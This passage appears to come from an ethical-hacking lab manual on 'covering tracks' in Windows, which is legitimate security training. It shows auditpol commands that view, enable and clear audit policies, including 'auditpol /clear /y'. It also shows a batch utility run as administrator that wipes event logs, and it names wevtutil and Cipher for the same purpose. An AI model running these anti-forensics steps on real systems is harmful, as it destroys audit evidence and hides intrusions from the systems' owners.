
```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        Success and Failure
  IPsec Driver                            No Auditing
  Other System Events                     Success and Failure
  Security State Change                   Success
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   Success and Failure
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 No Auditing
```

Figure 4.1.2: Auditpol viewing the policies

TASK 1.2

Enable Audit Policies


4. Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable** and press **Enter** to enable the audit policies.



```
C:\WINDOWS\system32>auditpol /set /category:"system","account logon" /success:enable /failure:enable
The command was successfully executed.

C:\WINDOWS\system32>
```

Figure 4.1.3: Auditpol Local Security Policies in Windows 10

5. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are enabled.




```
C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success
  Account Lockout                         Success
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   Success and Failure
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
```

Figure 4.1.4: Auditpol enabling system and account login policies

TASK 1.3

Clear Audit Policies

6. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.




```
C:\WINDOWS\system32>auditpol /clear /y
The command was successfully executed.

C:\WINDOWS\system32>
```

Figure 4.1.5: Auditpol clearing the policies

7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.



```
C:\WINDOWS\system32>auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
  Security State Change                   No Auditing
Logon/Logoff
  Logon                                   No Auditing
  Logoff                                  No Auditing
  Account Lockout                         No Auditing
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           No Auditing
  Other Logon/Logoff Events               No Auditing
  Network Policy Server                   No Auditing
  User / Device Claims                    No Auditing
  Group Membership                        No Auditing
Object Access
  File System                             No Auditing
  Registry                                No Auditing
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   No Auditing
  Handle Manipulation                     No Auditing
  File Share                              No Auditing
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              No Auditing
  Detailed File Share                     No Auditing
```

Figure 4.1.6: Auditpol policies cleared

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

8. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.

9. Close all open windows and document all the acquired information.

TASK 2

Clear Windows Machine Logs using Various Utilities

TASK 2.1

Clearing Logs using Clear_Event_Viewer_Logs.bat Utility


1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.

2. The **User Account Control** pop-up appears; click **Yes**.

3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.



```
clearing "Microsoft-Windows-FileHistory-Core/Analytic"
clearing "Microsoft-Windows-FileHistory-Core/Debug"
clearing "Microsoft-Windows-FileHistory-Core/WHC"
clearing "Microsoft-Windows-FileHistory-Engine/Analytic"
clearing "Microsoft-Windows-FileHistory-Engine/BackupLog"
clearing "Microsoft-Windows-FileHistory-Engine/Debug"
clearing "Microsoft-Windows-FileHistory-EventListener/Analytic"
clearing "Microsoft-Windows-FileHistory-EventListener/Debug"
clearing "Microsoft-Windows-FileHistory-Service/Analytic"
clearing "Microsoft-Windows-FileHistory-Service/Debug"
clearing "Microsoft-Windows-FileHistory-UI-Events/Analytic"
clearing "Microsoft-Windows-FileHistory-UI-Events/Debug"
clearing "Microsoft-Windows-FileInfoMinifilter/Operational"
clearing "Microsoft-Windows-Firewall-CPL/Diagnostic"
clearing "Microsoft-Windows-Folder Redirection/Operational"
clearing "Microsoft-Windows-FontGroups/Diagnostic"
clearing "Microsoft-Windows-Forwarding/Debug"
clearing "Microsoft-Windows-Forwarding/Operational"
clearing "Microsoft-Windows-GPIO-ClassExtension/Analytic"
clearing "Microsoft-Windows-GenericRoaming/Admin"
clearing "Microsoft-Windows-GroupPolicy/Operational"
clearing "Microsoft-Windows-HAL/Debug"
clearing "Microsoft-Windows-HealthCenter/Debug"
clearing "Microsoft-Windows-HealthCenter/Performance"
clearing "Microsoft-Windows-HealthCenterCPL/Performance"
clearing "Microsoft-Windows-HelloForBusiness/Operational"
clearing "Microsoft-Windows-Help/Operational"
clearing "Microsoft-Windows-HomeGroup Control Panel Performance/Diagnostic"
clearing "Microsoft-Windows-HomeGroup Control Panel/Operational"
```

Figure 4.2.1: Command Prompt: clearing event logs

Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

TASK 2.2

